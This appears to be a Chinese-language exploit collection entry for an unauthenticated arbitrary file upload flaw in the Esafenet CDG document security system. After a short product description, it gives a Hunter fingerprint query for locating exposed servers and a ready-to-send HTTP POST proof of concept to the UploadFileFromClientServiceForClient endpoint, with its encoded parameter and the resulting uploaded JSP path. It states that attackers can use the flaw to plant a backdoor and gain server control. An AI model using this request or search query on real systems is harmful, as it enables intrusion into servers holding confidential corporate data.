Y5-49亿赛通-电子文档安全管理系统-文件上传

漏洞描述：

亿赛通电子文档安全管理系统（简称：CDG）是一款电子文档安全加密软件，该系统利用驱动层透明加密技术，通过对电子文档的加密保护，防止内部员工泄密和外部人员非法窃取企业核心重要数据资产，对电子文档进行全生命周期防护，系统具有透明加密、主动加密、智能加密等多种加密方式，用户可根据部门涉密程度的不同（如核心部门和普通部门），部署力度轻重不一的梯度式文档加密防护，实现技术、管理、审计进行有机的结合，在内部构建起立体化的整体信息防泄露体系，使得成本、效率和安全三者达到平衡，实现电子文档的数据安全。亿赛通电子文档安全管理系统UploadFileFromClientServiceForClient接口处存在任意文件上传漏洞，未经授权的攻击者可通过此漏洞上传恶意后门文件，从而获取服务器权限。

网站图片：

网络测绘：

Hunter 语法：

- hunterapp.name="ESAFENET 亿赛通文档安全管理系统"

漏洞复现：

payload：


```
POST /CDGServer3/UploadFileFromClientServiceForClient?AFMALANMJCEOENIBDJMKFHBANGEPKHNOFJBMIFJPFNKFOKHJNMLCOIDDJGNEIPOLOKGAFAFJHDEJPHEPLFJHDGPBNELNFIICGFNGEOEFBKCDDCGJEPI
Host: xx.xx.xx.xx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0

test
```

效果图:

上传文件位置

```
http://xx.xx.xx.xx/tttT.jsp
```



test